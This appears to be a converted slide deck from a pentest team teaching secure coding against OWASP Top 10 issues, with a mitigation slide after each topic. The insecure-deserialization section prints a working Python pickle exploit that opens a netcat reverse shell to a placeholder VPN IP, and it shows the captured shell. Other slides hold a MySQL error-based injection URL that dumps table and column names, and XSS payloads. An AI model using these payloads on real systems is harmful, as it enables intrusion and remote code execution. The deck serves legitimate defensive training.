

Coding more secure the simple way

Pentest Team - VIB Security

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- **Some Refs**

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Protect yourself

use safe func & lib

1. Using Components with Known Vulnerabilities

1 - Using Components with Known Vulnerabilities

package.json

```
"dependencies": {  
  "rxjs": "6.5.5",  
  "tslib": "1.13.0",  
  "zone.js": "0.10.3",  
  ...  
},  
"devDependencies": {  
  "@angular-devkit/build-angular": "~0.901.1",  
  "@angular/cli": "~9.1.1",  
  "jasmine-core": "~3.5.0",  
  "jasmine-spec-reporter": "~4.2.1",  
  "karma": "~4.4.1",  
  "karma-chrome-launcher": "~3.1.0",  
  "karma-coverage-istanbul-reporter": "~2.1.0",  
  "karma-jasmine": "~3.0.1",  
  "karma-jasmine-html-reporter": "^1.4.2",  
  ...  
},  
...
```

1 - Using Components with Known Vulnerabilities

```
(pwn@pwned)-[/tmp/angular-firstProject]
$ npm audit

=== npm audit security report ===

# Run `npm install --save-dev karma@6.4.1` to resolve 11 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
```

Critical	Prototype Pollution in minimist
Package	minimist
Dependency of	karma [dev]
Path	karma > optimist > minimist
More info	https://github.com/advisories/GHSA-xvch-5gv4-984h

Manual Review

Some vulnerabilities require your attention to resolve

Visit <https://go.npm.me/audit-guide> for additional guidance

Moderate	yargs-parser Vulnerable to Prototype Pollution
Package	yargs-parser
Patched in	>=13.1.2
Dependency of	protractor [dev]
Path	protractor > yargs > yargs-parser
More info	https://github.com/advisories/GHSA-p9pc-299p-vxgp

found 36 vulnerabilities (3 low, 19 moderate, 12 high, 2 critical) in 1491 scanned package
run `npm audit fix` to fix 9 of them.
26 vulnerabilities require semver-major dependency updates.
1 vulnerability requires manual review. See the full report for details.

NPM Audit Report

36
Known vulnerabilities

1,491
Dependencies

October 14th 2022, 4:37:46
am
Last updated

2
critical

12
high

19
moderate

3
low

0
info

Show 10 entries Search: _____

Name	Module	Severity	CVEs
Prototype Pollution in minimist	minimist	critical	CWE-1321 , CVE-2021-44906
Improper Certificate Validation in xmllhttprequest-ssl	xmllhttprequest-ssl	critical	CWE-295 , CVE-2021-31597
Improper Verification of Cryptographic Signature in node-forge	node-forge	high	CWE-347 , CVE-2022-24772
Improper Verification of Cryptographic Signature in node-forge	node-forge	high	CWE-347 , CVE-2022-24771
Inefficient Regular Expression Complexity in nth-check	nth-check	high	CWE-1333 , CVE-2021-3803
Terser insecure use of regular expressions before v4.8.1 and v5.14.2	terser	high	, CVE-2022-25858

```
npm i -g npm-audit-html
npm audit --json | npm-audit-html
```

1 - Should do

- **Remove** unused/unnecessary.
- Audit dependencies: [npm audit](#), [OWASP Dependency-Check](#), [retirejs](#),...
- Only obtain components from **official sources** over secure links.

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
- 4 - Broken Access Control
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2. Insecure Deserialization

2 - (De)Serialization


- Foreigner ask for directions



- map of route

2 - (De)Serialization

- **Serialization:**
 - object -> bytes stream
 - purpose:
 - transmit
 - store
- **Deserialization:**
 - bytes stream -> object
 - purpose:
 - read
 - use



2 - Insecure Deserialization Example

Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-42321



Peterjson

Nov 19, 2021 · 8 min read · Listen



Some notes about Microsoft Exchange Deserialization RCE (CVE-2021-42321)

Vietnamese version: <https://testbnull.medium.com/some-notes-of-microsoft-exchange-deserialization-rce-cve-2021-42321-f6750243cdcd>

- <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42321>
- <https://peterjson.medium.com/some-notes-about-microsoft-exchange-deserialization-rce-cve-2021-42321-110d04e8852>
- <https://www.youtube.com/watch?v=HTsr0WaLfw0>

2 - Insecure Deserialization

A code block with a dark background and light green text, featuring three colored window control buttons (red, yellow, green) in the top-left corner. The code demonstrates a security vulnerability by serializing a dictionary containing a 'payload' and setting it as a cookie.

```
cookie = { "replaceme":payload}


pickle_payload = pickle.dumps(cookie)

encodedPayloadCookie = base64.b64encode(pickle_payload)

resp = make_response(redirect("/myprofile"))

resp.set_cookie("encodedPayload", encodedPayloadCookie)
```

2 - Insecure Deserialization



The screenshot shows the Chrome DevTools Storage Inspector. The 'Cookies' section is expanded for the URL `http://10.10.44.54`. A table lists several cookies, with the 'encoded...' cookie selected. The table has columns for Name, Domain, Path, Expires on, Last accessed on, and Value. The 'encoded...' cookie's value is a long base64 string. To the right of the table, there are additional details for the selected cookie, including 'table.he...' and 'sameSite'.

Name	Domain	Path	Expires on	Last accessed on	Value
password	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	password
registrati...	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	"2020-07-12 14:09:45.282487"
encoded...	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	gAN9cQAcWakAAABzZXNzaW9uSWRlAVggAAAAANTBmMTRkYjA3NTM0NDZjZWVxYWVxZWZmVlYTNxAlglAAAAZW5jb2RlZGZsYWdxAlgYAA...
username	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	cmnatic
userType	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	user

```
cookie = request.cookies.get("encodedPayload")
cookie = pickle.loads(base64.b64decode(cookie))
```

2 - Insecure Deserialization

```
GNU nano 4.9.2 rce.py
import pickle
import sys
import base64

command = 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | ' '/bin/sh -i 2>&1 | netcat YOUR_TRYHACKME_VPN_IP 4444 > /tmp/f'


class rce(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

print(base64.b64encode(pickle.dumps(rce())))
```

root@kali:~/vim/app# python3 rce.py

b'gASVcgAAAAAACMBXBvc2l4IiwGc3lzdGVtLjOUjFdybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhCAvdG1wL2YgfcAvYmLuL3NoIC1pIDI+JjEgfcBUZXRjYXQgMTAuMTEuMy4yIDQ0NDQgPiAvdG1wL2aUhZRS1C4='

root@kali:~/vim/app#



Filter items							+ ↻ [D]	
	Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
http://10.10.10.13	encodedPayload	10.10.10.13	/	Session	Sun, 12 Jul 2020 15:1...	gASVcgAAAAAACMBXBvc2l4IiwGc3lzdGVtLjOUjFdybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhCAvdG1wL2YgfcAvYmLuL3NoIC1pIDI+JjEgfcBUZXRjYXQgMTAuMTEuMy4yIDQ0NDQgPiAvdG1wL2aUhZRS1C4=	false	Unset

2 - Insecure Deserialization

- Listen on local:

```
root@kali:~# nc -lvnp 4444  
listening on [any] 4444 ...
```

- Refresh the browser
and then pwned!

```
root@kali:~# nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.11.3.2] from (UNKNOWN) [10.10.10.60] 36838  
/bin/sh: 0: can't access tty; job control turned off  
$ ls  
app.py  
Dockerfile  
index.html  
launch.sh  
__pycache__  
requirements.txt  
static  
templates  
user.html  
venv  
vimexchange.sock  
wsgi.py  
$ whoami  
cmnatic  
$
```

2 - Insecure Deserialization

- When
 - Apps/APIs deserialize objects supplied by **untrusted source** (users/others server's input).
- Could be:
 - arbitrary remote code execution (**RCE**)
 - tampering data, may lead to **broken** access control/business logic.

2 - Should do

- Safe architectural pattern:
 - **not accept** serialized objects from untrusted sources.
 - use the serialization that only permit **primitive data** type.
- If the below is not possible, consider to:
 - **Integrity check** (digital signatures) for serialized object.
 - Enforcing **strict type**.
 - Run deserialize in isolating & low privilege env.
 - Logging, monitoring the deserialized process,...

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
- **Protect yourself**
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- **Some Refs**

Enough da best

don't return the redundant informations


3. Information disclosure

3 - Information disclosure



The image shows the Swagger Petstore API documentation interface. At the top, there's a green header with the Swagger logo and a search bar containing the URL `http://petstore.swagger.io/v2/swagger.json`. Below the header, the title "Swagger Petstore" is displayed with a version badge "1.0.0". A brief description of the API is provided, along with links for "Terms of service", "Contact the developer", "Apache 2.0", and "Find out more about Swagger". A "Schemes" dropdown menu is set to "HTTP", and an "Authorize" button is visible. The main section, titled "pet Everything about your Pets", lists several API endpoints:

- POST /pet**: Add a new pet to the store (indicated by a green bar).
- PUT /pet**: Update an existing pet (indicated by an orange bar).
- GET /pet/findByStatus**: Finds Pets by status (indicated by a blue bar).
- GET /pet/findByTags**: Finds Pets by tags (indicated by a light blue bar).




The image shows a web browser displaying the "Index of /.git" directory. The browser's address bar shows the URL `https://.../.git/`. The page title is "Index of /.git". Below the title, there's a table with columns: "Name", "Last modified", "Size", and "Description". The table lists various files and directories in the .git directory:

Name	Last modified	Size	Description
Parent Directory		-	
FETCH_HEAD	2019-10-08 01:50	112	
HEAD	2019-09-26 06:05	23	
ORIG_HEAD	2019-10-08 01:50	41	
branches/	2019-09-26 06:04	-	
config	2019-09-26 06:05	287	
description	2019-09-26 06:04	73	
hooks/	2019-09-26 06:04	-	
index	2019-10-08 01:50	34K	
info/	2019-09-26 06:04	-	
logs/	2019-09-26 06:05	-	
objects/	2019-10-08 01:50	-	
packed-refs	2019-09-26 06:05	114	
refs/	2019-10-06 12:54	-	

At the bottom of the page, it says "Apache/2.4.29 (Ubuntu) Server at ... Port 443".

3 - Information disclosure



3 - Information disclosure

Dump In One Shot - MySQL error-based injection

This is the query for dumping all tables and columns from the current context



The screenshot shows a web application security tool interface. At the top, there are tabs for different attack types: INT, SQL BASICS, UNION BASED, ERROR / DOUBLE QUERY, WAF BYPASS, ENCODING, ENCRYPTION, OTHER, and XSS. The 'ERROR / DOUBLE QUERY' tab is selected. Below the tabs, there are buttons for 'Load URL', 'Split URL', and 'Execute'. The 'Execute' button is highlighted. The main text area contains the following URL:

```
http://localhost/dvwa/vulnerabilities/sqli/?id=1' or exp(~(select*from(select(concat(@:=0,(select count(*)from`information_schema`.columns where table_schema=database())and @:=concat(@,0xa,table_schema,0x3a3a,table_name,0x3a3a,column_name)),@)))x))-- -&Submit=Submit#
```

Below the URL, there are checkboxes for 'Post data', 'Referrer', and 'Base64', and buttons for '0xHEX' and '%URL'. The output area shows a warning message:

```
Warning: mysql_query(): Unable to save result set in C:\xampp\htdocs\dvwa\vulnerabilities\sqli\source\low.php on line 10
```


Below the warning, the output of the query is displayed:

```
DOUBLE value is out of range in 'exp(~((select '000
dvwa::guestbook::comment_id
dvwa::guestbook::comment
dvwa::guestbook::name
dvwa::users::user_id
dvwa::users::first_name
dvwa::users::last_name
dvwa::users::user
dvwa::users::password
dvwa::users::avatar' from dual)))'
```

3 - Information disclosure

- /about/user-1

```
{
  "name": "Handsome Boy",
  "password": "securePass",
  "address": "12 Pasteur",
  "dob": "01/04/1989",
  "credit_card": {
    "card_no": "12345678901",
    "expire_date": "12/2024",
    "cvv": "123"
  },
  "status": "active"
}
```



3 - Should do

- Make sure any debug info is **disable on prod**.
 - My addition suggestion: Only debug on FAT. Disable it, and check on UAT.
- APIs **don't return** the redundant informations.
- Use **generic error** messages as much as possible.

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Never trust user input

4. Broken Access Control

? why pentester need ≥ 2 users
for each role

4 - Type of Broken Access Control

3 types:

- Horizontal access controls
- Vertical access controls
- Context-dependent access controls

4 - Horizontal access controls

- API to check account info:

`/api/info?account_id=[id]`

- **User-1:**
 - `/api/info?account_id=id1`
- **User-2:**
 - `/api/info?account_id=id2`

Broken **horizontal** access controls is when

- **User-1** can:
 - `/api/info?account_id=id2`
- or vice versa

Note:

- **User-1** and **User-2** has the same role.
- Not only retrieve info, but also edit or do other actions of other users.

4 - Vertical access controls

- Show profile for everyone:
 - `/view/profile`
- Admin dashboard (only for admin):
 - `/view/admin`

Broken **vertical** access controls is when

- **User-1** is **normal** user can access:
 - `/view/admin`

4 - Context-dependent access controls

Purchase workflow of retail website

View products > Add product to cart > View & edit the cart > Confirm & Payment


Broken **context-dependent** access controls is when

- users can modify the contents of their shopping cart after they have made payment.

4 - Should do

- **allowed for each** resource, and **deny** access **by default**.
- Audit and test access controls of Back-End API to ensure they are working as designed.

4 - Should do



```
Jump < > Vulnerable Code Solution 4 Accept Hint

16 using TodoList.Services;
17
18 namespace TodoList.Controllers
19 {
20     public class TodoController : Controller
21     {
22
23
24
25
26         [HttpPost]
27         [ValidateAntiForgeryToken]
28         {Authorize}
29         public async Task<IActionResult> Edit(int id, EditViewModel todo, ApplicationUser user)
30         {
31             var currentUser = await _userManager.FindByIdAsync(user.Id.ToString());
32             if (currentUser == null)
33             {
34                 return Challenge();
35             }
36             var successful = await _todoRepository.UpdateToDoAsync(
37                 new ToDo()
38                 {
39                     Id = todo.Id,
40                     Title = Encrypt(todo.Title),
41                     Content = Encrypt(todo.Content)
42                 }, user);
43             if (!successful)
44
45
46         namespace TodoList.Controllers
47     {
48     {
49         [Authorize]
50         public class TodoController : Controller
51         {
52
53
54
55
56         [HttpPost]
57         [ValidateAntiForgeryToken]
58         [Authorize(Roles = Constants.UserRole)]
59         public async Task<IActionResult> Edit(int id, EditViewModel todo)
60         {
61             var currentUser = await _userManager.GetUserAsync(User);
62             if (currentUser == null)
63             {
64                 return Challenge();
65             }
66             var successful = await _todoRepository.UpdateToDoAsync(
67                 new ToDo()
68                 {
69                     Id = todo.Id,
70                     Title = Encrypt(todo.Title),
71                     Content = Encrypt(todo.Content)
72                 }, currentUser);
73             if (!successful)
74
75
76         }
```

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5. XSS

5 - XSS

XSS allow attacker to:

- Compromise the user interactions.
- Perform any actions that the user is able to perform.
- Access any data that the user is able to access.

5 - XSS Type

3 types

- Reflected XSS
- Stored XSS
- DOM-based XSS

5 - Reflected XSS

<https://insecure-website.com/status?message=All+is+well>



<p>Status: All is well.</p>

https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>



<p>Status: <script>/* Bad stuff here... */</script></p>

5 - Stored XSS

Leave a comment

Comment:

This is a valid message :)



Man | 29 September 2022

This is a valid message :)

Leave a comment

Comment:

```
</section class= comment %></section>
<section class="comment">
  <p>This is a valid message :</p> == $0
</p></p>
</section>
<hr>
<section class="add-comment">...</section>
<div class="is-linkback">...</div>
</div>
</div>
```

5 - Stored XSS


 Roger That | 10 September 2022


I think this is all made up.

Leave a comment

Comment:

`<script>alert("domain: " + document.domain)</script>`



 Man | 29 September 2022

I think this is all made up

Leave a comment

...
`<script>alert("domain: " + document.domain)</script> == $0`

5 - DOM-based XSS

```
var search =  
document.getElementById('search').value;  
var results = document.getElementById('results');  
results.innerHTML = 'You searched for: ' + search;
```



```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

5 - Should do

- Filter input on arrival
- Encode data on output

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Some References

Some references

- [OWASP Top 10](#)
- [OWASP Secure Coding Practices](#)
- . . .

Platform to learn for secure code:

- [Secure Code Warrior](#)
- [Kontra](#)

Thanks for listening!

? Q&A

Refs & thanks

- <https://owasp.org/www-project-top-ten/2017/>
- <https://portswigger.net/web-security/learning-path>
- <https://tryhackme.com/room/owasptop10>
- <https://portal.securecodewarrior.com/>